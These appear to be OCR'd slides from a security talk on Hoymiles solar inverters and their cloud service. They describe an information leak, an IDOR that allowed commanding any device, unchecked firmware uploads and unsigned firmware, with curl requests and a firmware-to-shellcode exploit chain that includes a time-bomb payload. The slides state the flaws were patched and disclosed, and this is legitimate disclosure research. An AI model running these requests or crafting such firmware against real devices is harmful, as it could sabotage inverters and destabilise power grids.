Decentralized energy production: Green future or cybersecurity nightmare?

The cybersecurity dark side of solar energy when clouds are involved

Agenda


- Context & Motivation
- Research results
  - Vulnerabilities
  - PoC
  - Survey
- Discussion about OSS & regulations
- Conclusion

Acknowledgements

- Dawin
- Dimi
- Gandhar
- Julian
- Andrijan
- The BSI
- CCC


Decentralized Energy Production

INSECURE POWER?
NO, THANKS !



Über 300.000 Balkonkraftwerke in Deutschland in Betrieb – Statistik der Woche

Der Markt für Balkonkraftwerke boomt in Deutschland. Unsere Infografik zeigt die Verteilung der Anlagen.




Sources:
https://www.destatis.de/DE/Presse/Pressemitteilungen/Zahl-der-Woche/2023/PD23_25_p002.html
https://www.heise.de/hintergrund/Ueber-300-000-Balkonkraftwerke-in-Deutschland-in-Betrieb-Statistik-der-Woche-9285107.html

2023: 2.6 million solar plants in Germany with 70 GW

Solar power in Germany

INSECURE POWER?


NO, THANKS !



Source: https://www.energy-charts.info


In peak time > 60% of electricity production is PV

Cybersecurity perspective



It is easier to protect a castle than tiny houses

(Small) Solar Plant



Device connectivity: Raw TCP, websocket, Modbus TCP, MQTT...

Inverters’ Remote Functions

INSECURE POWER?
NO, THANKS !

- Fetch energy and power data
- Remote Control: Switch on, Switch off, change parameters… ⚠
- Remote Maintenance ⚠⚠
- Firmware Update (OTA) ⚠⚠⚠


Most remote functions are not harmless!

Research Results – TOE

Four different systems from four different manufacturers have been analyzed / pen-tested in detail, from balcony class to rooftop size

Hoymiles Micro Inverter (MI)
HM-300 (FW 01.00.15)
w/ DTU-Lite (FW 0.3.12)

Detailed results:
Vulnerabilities, PoC
w/ exploit chain
(1st part)




Anonymized, high level results
(2nd part)

Research Results – Disclaimer

- **The cloud vulnerabilities have been patched - very fast**
- Tests have been done on own inverters only
- No external financing
- No PSIRT / product CERT contact was found. No *responsible disclosure policy* was found
- BSI was first informed on 2023-09-01
- The manufacturer had access to the main part of the report on 2023-09-29
- Heise published 3 articles about this research on 2023-09-28 and 2023-09-29 (public knowledge). They could reproduce most of the exploits (information leakage, IDOR / command)

https://www.heise.de/news/Hoymiles-Bedrohliche-Luecken-in-der-S-Miles-Cloud-9319500.html
https://www.heise.de/news/Balkonkraftwerke-Hoymiles-Sicherheitsluecke-teilweise-geschlossen-9320315.html
https://www.heise.de/news/Balkonkraftwerke-Hoymiles-schliesst-Sicherheitsluecken-9321291.html



Balkonkraftwerke: Bedrohliche Sicherheitslücken bei Hoymiles

Ein Sicherheitsforscher hat sich Hoymiles' Cloudservice genauer angesehen und Lücken gefunden, über die Wechselrichter sogar zerstört werden können.

Lesezeit: 3 Min. In Pocket speichern 130

Balkonkraftwerke: Hoymiles-Sicherheitslücke teilweise geschlossen

Hoymiles hat einen Teil seiner Sicherheitslücken geschlossen. Aktuell lassen sich keine Befehle mehr auf fremden Anlagen ausführen.

Lesezeit: 3 Min. In Pocket speichern 38

Balkonkraftwerke: Hoymiles schließt Sicherheitslücken

Der Wechselrichterhersteller hat die Lücken in der API geschlossen – das haben wir verifiziert. Im Gespräch gelobte Hoymiles Besserung.

Lesezeit: 2 Min. In Pocket speichern 12

Information Leakage

PATCHED

Summary: Missing authorization in an API allowed an attacker to extract serial numbers of all connected inverters and connectivity devices.

Description:

- Power plants have an ID: Integer, increased by 10 every time a new plant is created (simple to enumerate).
- With this ID, all device serial numbers related to this plant could be extracted with a simple account, even if this account is not related to the plant.


230.000 plants have been found (as of 09.2023)

Information Leakage

PATCHED

```
curl http://[redacted]/select_all
-H "content-type: application/json"
-X POST
-H  "Authorization: [Session TOKEN]"
-d '{"id":[ID]}'
```

No ownership needed



```
▼ dtu:
    id:                 0
    sn:                 "411100000000"
    vc:                 ""
▼ repeater_list:
  ▼ 0:
      id:               0
      sn:               ""
      dev_type:         2
      inv_id:           null
      inv_sn:           null
      inv_type:         null
    ▼ micros:
      ▼ 0:
          id:           0
          sn:           "114100000000"
          vc:           ""
          dev_type:     3
          series:       null
        ▼ port_array:
            0:          1
            1:          2
```

Easy to automate

Command (any) Device

PATCHED

Summary: Due to an IDOR vulnerability, commands could be sent to any connected device with a simple account. Only the serial number was needed.

Description:

- To get a list of command IDs, an out-of-range value was used. The server answered with the command list :-)
- No authorization check was in place (server-side), every connected device could be commanded remotely.

Command (any) Device

PATCHED

Some commands:

```
{"idx":"DTU_REBOOT=xx|DTU_UPGRADE=xx|MI_REBOOT=xx|COLLECT_VERSION=xx|
MI_SHUTDOWN=xx|LIMIT_POWER=xx|UPGRADE_MI=xx|ID_NETWORKING=xx"}}
```

Send an *update* command to a DTU:

```
https://[redacted]/command/put
-H "content-type:application/json" -X POST
-H "Authorization: [Session TOKEN]"
-d'{"action":x,"dev_type":x,"dev_sn":"4111XXXXXXXX",
"dtu_sn":"4111XXXXXXXX","data":{"file_uri":"/hex/x.hex"}}'
```

No ownership needed


Relative uri to the update file server (attacker controlled)

All connected inverters could be controlled remotely

Upload a Firmware File

PATCHED

Summary: Due to lack of sanity checks, a firmware update image file could be uploaded to the cloud server. Due to server misconfigurations, this file was also accessible via the official update server domain name.



14:20 89%


【TEST】 Plants

Plant Quantity - 1

Testplant

--

2 kW



Capacity: 1kW

Energy Today: 0Wh

Data Update: 2023-12-03 04:51:33 (UTC-06)

Power Ratio

--

Description:

- The platform allows a user to upload a <u>picture</u> of their plant.
- It was possible to upload firmware files in **Intel Hex format** to the server (this format is used for update images).
- The file was then available via a GET command **on the update file server**.

Upload a Firmware File

PATCHED

Upload command:

```
curl https://[redacted]file/upload
-H "content-type: multipart/form-data;
boundary=---------------------------012"
--data-binary @file
```

“file” content:

```
-----------------------------012
Content-Disposition: form-data; name="file"; filename="x.hex"
Content-Type: image/png
:020000040800F2
:10F8000010800000000000000000000000000000EF
[...]
-----------------------------012
```

Accessible via the firmware update domain too (http://[redacted]/hex/x.hex)

Answer:

```
{"status":"0","message":"success","data":
{"url":"https://[redacted]/x/x.hex",
"crc":0,"fileName":"x.hex","filePath":"hex/x.hex","fileSize":0}}
```

Manipulate a FW update image

Summary: Firmware update images were not signed and secure boot was not in place. Therefore a manipulated firmware update image could be crafted (and installed).

Description:

- Update images for WiFi stick and Inverter were in Intel Hex format.
- Firmware was divided into *bootloader* (probably not updatable) and *application* (updatable).
- Only CRCs in headers were used for integrity protection (CRCs are **not suitable for security**).

PoC summary

Exploit chain:

1) Craft manipulated firmware images with shellcode for the DTU and MI
2) Upload these firmware update images to the update server
3) Command (any) devices to install these images


➔**“Cheap” scalable RCE via firmware update**


Goal of the PoC / Shellcode:


- Synchronous manipulation of multiple devices:
- ✓ Toggle grid side relay (click, click) at a predefined time (Demo)
- ✓ Other behaviors could be programmed (more Demo)

Challenge: Only extend / do not disturb normal operations

PoC – Setups




[redacted]



[redacted]

Note: Inverter and WiFi stick are connected via a proprietary RF protocol, see: https://www.mikrocontroller.net/topic/525778

PoC DTU side

uC: Gigadevice GD32F303 (arm, embedded Flash)

- Bare metal
- Shellcode development w/ Ghidra (assembly)
- Debug w/ JTAG (open) and J-Link




Description:

- The DTU has a time base (NTP + RTC). Use this time base to stop the DTU firmware at a predefined / hardcoded time (time bomb).
- Use (extend) watchdog interrupt to compare actual time (RTC) with a hardcoded time.
- At **T**, stop all interrupts and go into endless loop (and switch on all LEDs).

